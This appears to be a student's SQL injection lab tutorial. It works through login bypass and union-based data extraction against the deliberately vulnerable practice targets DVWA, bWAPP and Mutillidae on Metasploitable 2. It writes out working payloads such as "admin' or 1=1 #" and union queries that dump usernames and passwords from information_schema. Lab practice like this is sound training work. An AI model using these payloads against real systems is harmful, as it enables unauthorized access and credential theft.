**SQL Injection**

First, we will see how a database works:

We will first login to the metasploitable 2 virtual machine by:

Text

Description automatically generated

# As this virtual machine don’t use any password for the root use but this is very bad and vulnerable.

u mean user and h mean host.


We are now seeing the databases available in our target server:

Text

Description automatically generated

**Information\_schema is the default database that holds information of all databases. It was installed by default when we install mysql.** The rest has been installed by each web applications.

We are going to see OWASP10 database:


****

**Now we will see tables available in that database by:**

**Text

Description automatically generated**

**Now we will see data that has been stored inside the table called accounts:**

****

**Here \* means select everything like we want to see every data. We can even see the username and password.**

****

**IF we use admin as username and ‘ as password we will see an error message. It’s a database error.**

**Graphical user interface, text, application

Description automatically generated with medium confidence**

**Now we will use admin as username and the password will be:**

**123456’ and 1=1 #**

**We will able be to log in.**

**We can also use:**

**123' or 1=1 #**

**or option will also work. It will work like that; 123 is not the password but 1=1 is true. So log in.**

**when we insert ‘ into the username it will show us an error. That’s mean it also has that vulnerability.**

**We can use:**

**admin' or 1=1 #**


**it will also work.**

**MORE ADBANCE BYPASSING:**

**We are going to increase the security level of our website by using the Toggle Security Option. Security level will be 1.**

****

If we type 123' or 1=1 # as our password and admin as username it will show us an error like:



This filtering can be happened in the client side or in the server side. If it happened in the client side, then it has filtered first then it has been sent later. BURP will capture the packets between them.



We are going to modify the username and password values and we will be logged in.

**SQL Injection(DVWA)**

SELECT Name, Surname FROM accounts where ID = ‘’’

As it has more than one single quote, so it throws an error. It should be like this “.

Then it will tell us that this site is vulnerable to SQL Injection by showing the error message. Its also called **Error based SQL Injection.**

**2’ and ‘1’ = ‘1**

It will show us the information of id 2 of DVWA. If we type 1 = 2 instead of 1 = 1 it will not show any messages rather it will show us a blank input box. Its also a sign of that the site is vulnerable to SQL injection.

**2’ and ‘1’ = ‘2**

**It will check whether there is any column 1 available or not:**

**2’ order by 1 -- ‘**

**We can check how many columns are available by replacing the value 1. When we will get a error then we will know there are this amounts of columns.**

**2’ order by 2 -- ‘**

**Lest see what 2 columns are:**

**2’ union select 1,2 – ‘**

**We can extract the data from those two columns:**

**2’ union select database(),user() – ‘**

**We will get database and user keywords from previous query. Lets extract the data:**

**2’ union SELECT schema\_name, 2 FROM information\_schema.schemata – ‘**

**It will show us many databases but we are only interested to see DVWA database.**

**2’ union SELECT table\_name, 2 FROM information\_schema.tables WHERE table\_schema = ‘dvwa’ – ‘**

**Now we want to extract columns:**

**2’ union SELECT column\_name, column\_type FROM information\_schema.columns WHERE table\_schema = ‘dvwa’ and table\_name = ‘users’ – ‘**

**Now let’s extract the users and password:**

**2’ union SELECT concat(uer\_id,‘:’,first\_name,’:’,last\_name), concat(user,’:’,password) from dvwa.users – ‘**

**SQL Injection(bWAPP)**

If we search for a movie suppose iron man, it will show us the data of that movie. But if we search for **iron**’ then it will show us an error. That’s mean it has SQL injection vulnerability.

(**-- -**) it means inline comment character.

**ORDER STATEMENT:**

We are looking for how many columns are there:

**‘ order by 2 -- -**

We will increment the value and if it shows us error then there are x number of columns up to that last value.

**UNION STATEMENT:**

Now we will find where those columns are being represented on the webpage:

**‘ union select 1,2,3,4,5,6,7 -- -**

It will leave up the duplicates if it found something.

**‘ union select 1,2,3,4,5,6,7 -- -**

it will even show the duplicate data.

2,3,5,4 will appear and now we work with them:

**‘ union select 1,user(),3,4,5,6,7 -- -**

Then we will find root@localhost

**ENUMERICATING THE DATABASE:**

We want to find the table name of the database:

**‘ union select 1,table\_name,3,4,5,6,7 from information\_schema.tables -- -**

We will try to find interesting table names to extract data:

**‘ union select 1,column\_name,3,4,5,6,7 FROM information\_schema.columns where table\_name=”users” -- -**

Then we will get the passwords from there:

**‘ union select 1,login,3,4,password,6,7 from users -- -**